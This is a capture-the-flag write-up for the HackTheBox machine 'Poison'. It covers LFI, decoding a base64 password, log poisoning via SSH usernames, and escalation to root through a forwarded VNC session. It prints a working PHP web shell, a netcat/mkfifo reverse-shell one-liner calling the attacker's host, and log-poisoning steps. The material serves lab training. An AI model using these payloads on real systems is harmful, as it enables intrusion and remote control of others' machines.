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# HackTheBox – Poison

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
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# 1 HackTheBox Poison



## 1.1 Objectives

- Do Log Poisoning to Get a Shell
- Decode a base64 encoded password
- Use VNCViewer to Root the box

## 1.2 Service Enumeration

### IP address

10.10.10.84

### Ports Open

22

80

### Full Nmap Scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256  4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256  0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_ http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd
```

## 1.3 Web Enumeration


### Main page



The page lists some .php files and states that we can test local files.

### listfiles.php

trying the 'listfile.php' we get:



### pwdbackup.txt

If we now go to this file, we get a base64 encoded x13 password.



Let's decode it!

## 1.4 Getting User

I saved the base64 text in a file and then I did a script that will decode it 13 times:

```
#!/bin/bash

file=$1

for n in $(seq 1 13)
do
base64 -d $file > /tmp/$n.txt
sleep 1
cat /tmp/$n.txt
echo -e "\n"
file=/tmp/$n.txt
done
```

The script will run the base64 decode until we get the password.



```
VmxaU1MySXlSa2hVYmxKcFVrWktTMVpyVm50aLZsSnLWR3hhVG1FelFuaFhha2sxVkd4R1ZVMUVi
RVJhZWpBNVEyYzIQW89Cg==

VLZSS2IyRkhUblJpUkZKS1ZrVnNjVlJyVGxaTmEzQnhXakk1VGxGVU1EbERaejA5Q2c9PQo=

VVRKb2FHTnRiRFJKVkvScVRrTlZNa3BxWjI5TlFUMDLZz09Cg==

UTJoaGNtbDRJVElqTkNVMkpqZ29NQTO9Cg==

Q2hhcmI4ITIjNCU2JjgoMA==

Charix!2#4%6&8(0

(filiplain@fsociety)-[~/oscp/htb/poison]
$ ./basedecode.sh filename
```

**Password:** Charix!2#4%6&8(0

Now we can SSH into the box with the user charix and the decoded password.

```
Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
To see the MAC addresses of the NICs on your system, type

    ifconfig -a
                -- Dru <genesis@istar.ca>
charix@Poison:~ %
```

At this point the Log Poisoning is not necessary because we already have the user, but let's do it anyways.

## 1.5 Log Poisoning

Going back to the web page we notice that we can LFI:

```
← → ↻ ⚠ Not secure | poison.htb/browse.php?file=/etc/passwd

# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*0:0:Charlie &:/root:/bin/csh toor:*0:0:Bourne-again Superuser:/root:/usr/sbin/nologin operator:*2:5:
&:/usr/sbin/nologin bin:*3:7:Binaries Commands and Source:/usr/sbin/nologin tty:*4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*5:65533:KMem Sandbox:/usr/sbin/nologin games:*7:13:Games pseudo-user:/usr/sbin/nologin news:*8:
Subsystem:/usr/sbin/nologin man:*9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin sshd:*22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*53:53:Bind Sandbox:/usr/sbin/nologin unbound:*59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*62:62:Packet Filter pseudo-
user:/nonexistent:/usr/sbin/nologin pflogd:*64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin dhcpcd:*65:65:dhcpcd programs:/var/empty:/usr/sbin/nologin uucp:*66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucic
Office Owner:/nonexistent:/usr/sbin/nologin auditd:*78:77:Auditd unprivileged user:/var/empty:/usr/sbin/nologin www:*80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin _ypldap:*160:160:YP LDAP unprivileged user:/var/empty:/
bin:/usr/sbin/nologin nobody:*65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin _ts:*601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*556:556:D-BUS Daemon
User:/nonexistent:/usr/sbin/nologin avahi:*558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin cups:*193:193:Cups Owner:/nonexistent:/usr/sbin/nologin charix:*1001:1001:charix:/home/charix:/bin/csh
```

Let's fuzz for log files so we can poison it.

### Fuzzing with Burp

Fuzzing with a list of common LFI files we get some log files that we can use:

```

27      ../../administrator/index 200      607
28      /apache2/logs/access_log    200      599
29      /apache2/logs/access.log    200      599
30      /apache2/logs/error_log     200      597
31      /apache2/logs/error.log     200      597
32      /apache/logs/access_log     200      597
33      /apache/logs/access.log     200      597
34      /var/log/messages           200      101900
35      ../../../../apache/logs/access_log 200      625
...
Request  Response
Pretty  Raw  Render  \n  Actions
16 Mar 19 13:22:01 Poison reboot: rebooted by root
17 Mar 19 13:22:01 Poison syslogd: exiting on signal 15
18 Mar 19 13:22:48 Poison syslogd: kernel boot file is /boot/kernel/kernel
19 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `vnlr' to stop... done
20 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `bufdaemon' to stop... done
21 Mar 19 13:22:48 Poison kernel: Waiting (max 60 seconds) for system process `syncer' to stop...
22 Mar 19 13:22:48 Poison kernel: Syncing disks, vnodes remaining... 1 0 done
23 Mar 19 13:22:48 Poison kernel: All buffers synced.
24 Mar 19 13:22:48 Poison kernel: Uptime: 36m7s
25 Mar 19 13:22:48 Poison kernel: uhid0: detached

```

In this case I'm going to use "/var/log/messages", we can SSH to the box and see the failed authentication messages in this file, so we can inject php code to the page.

```

Jul  5 15:56:32 Poison last message repeated 2 times
Jul  5 15:58:51 Poison sshd[1004]: error: PAM: authentication error for illegal user total 72
drwxr-xr-x  2 root wheel   512 Mar 19  2018 .
drwxr-xr-x  6 root wheel   512 Jan 24  2018 ..
-rw-r--r--  1 root wheel   33 Jan 24  2018 browse.php
-rw-r--r--  1 root wheel  289 Jan 24  2018 index.php
-rw-r--r--  1 root wheel   27 Jan 24  2018 info.php
-rw-r--r--  1 root wheel   33 Jan 24  2018 ini.php
-rw-r--r--  1 root wheel   90 Jan 24  2018 listfiles.php
-rw-r--r--  1 root wheel   20 Jan 24  2018 phpinfo.php
-rw-r--r--  1 root wheel 1267 Mar 19  2018 pwdbackup.txt
-rw-r--r--  1 root wheel 1267 Mar 19  2018 pwdbackup.txt from 10.10.14.14

```

It works!

## Getting a shell

Let's get a web shell first: I saved `<?php system($_GET['cmd']);?>` inside of a file "shell.txt" to evade errors with the characters

```

(filiplain@fsociety)~[/oscp/htb/poison]
$ ssh "$(cat shell.txt)"@poison.htb
Password for <?php system($_GET['cmd']);?>@Poison:
Password for <?php system($_GET['cmd']);?>@Poison:
Password for <?php system($_GET['cmd']);?>@Poison:
<?php system($_GET['cmd']);?>@poison.htb: Permission denied (publickey,keyboard-interactive).

```

Let's see if it works:



```
(filiplain@fsociety)-[~/oscp/htb/poison]
$ curl "http://poison.htb/browse.php?file=/var/log/messages&cmd=echo+-e'\n\nit*workssss*\n\n';ls+-ls"
Jul  5 16:00:00 Poison newsyslog[1014]: logfile turned over due to size>100K
Jul  5 16:03:30 Poison sshd[1026]: error: PAM: authentication error for illegal user

it *workssss**

total 56
8 -rw-r--r--  1 root  wheel   33 Jan 24  2018 browse.php
8 -rw-r--r--  1 root  wheel  289 Jan 24  2018 index.php
8 -rw-r--r--  1 root  wheel   27 Jan 24  2018 info.php
8 -rw-r--r--  1 root  wheel   33 Jan 24  2018 ini.php
8 -rw-r--r--  1 root  wheel   90 Jan 24  2018 listfiles.php
8 -rw-r--r--  1 root  wheel   20 Jan 24  2018 phpinfo.php
8 -rw-r--r--  1 root  wheel 1267 Mar 19  2018 pwdbackup.txt
from 10.10.14.14
Jul  5 16:03:31 Poison last message repeated 2 times
```

Now let's get the shell!

I'm going to use an URL encoded netcat reverse shell for FreeBSD:

```
rm+ /tmp/f%3bmkfifo+ /tmp/f%3bcat+ /tmp/f|/bin/sh+-
↪ i+2>%261|nc+<IP>+<PORT>+>/tmp/f"
```

```
(filiplain@fsociety)-[~/oscp/htb/poison]
$ curl "http://poison.htb/browse.php?file=/var/log/messages&cmd=rm+ /tmp/f%3bmkfifo+ /tmp/f%3bcat+ /tmp/f|/bin/sh+-
|nc+10.10.14.14+8089+>/tmp/f"

(filiplain@fsociety)-[~/oscp/htb/poison]
$ nc -lvnp 8089
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8089
Ncat: Listening on 0.0.0.0:8089
Ncat: Connection from 10.10.10.84.
Ncat: Connection from 10.10.10.84:63042.
sh: can't access tty; job control turned off
$ whoami
www
$
```

Now we have a “www-data” shell.

## 1.6 Getting Root

As we already have the User Chraix we can jump to the Root.

Looking into charix directory we see the “user.txt” and a “secret.zip”

```
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ %
```

When we unzip it with Charix password, we get a file with non-ascii hex values:

```
(filiplain@fsociety)-[~/oscp/htb/poison]
$ cat secret
$ file secret
secret: Non-ISO extended-ASCII text, with no line terminators
```

### Using VNCViewer to Priv-Escalate

Looking for processes running by root we can see a VNC server running:

```
root 1060 0.0 0.8 85228 7836 - Is 16:19 0:00.01 sshd: charix [priv] (sshd)
root 529 0.0 0.9 23620 8872 v0- I 15:01 0:00.02 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes
root 540 0.0 0.7 67220 7064 v0- I 15:01 0:00.02 xterm -geometry 80x24+10+10 -ls -title X Desktop
```

We also have the ports listening locally:

```
tcp6      0      0 *.22          *.*           LISTEN
tcp4      0      0 127.0.0.1.5801 *.*           LISTEN
tcp4      0      0 127.0.0.1.5901 *.*           LISTEN
udp4      0      0 *.514         *.*           *
```


To get access to this ports we can use SSH to do port forwarding.

```
ssh -L 5901:127.0.0.1:5901 -L 5801:127.0.0.1:5801 charix@poison.htb
```

Now to connect to the server we will use the “secret” file we had:


```
vncviewer localhost:5901 -passwd secret
```

Now we have a VNC session running as root:



```
X Desktop
root@Poison:~ # ls
.Xauthority  .k5login      .rnd           .viminfo
.cshrc       .login        .ssh           .vnc
.history     .profile      .vim           root.txt
root@Poison:~ #
```

To get the Flag we can use netcat because we can't do it by copying it.



```
.cshrc      .login      .ssh        .vnc
.history    .profile    .vim        root.txt
root@Poison:~ # nc -l 1337 < root.txt
[]

filiplain@fsociety: ~
(filiplain@fsociety)-[~]
$ nc poison.htb 1337
716d04b188419cf2bb99d891272361f5
```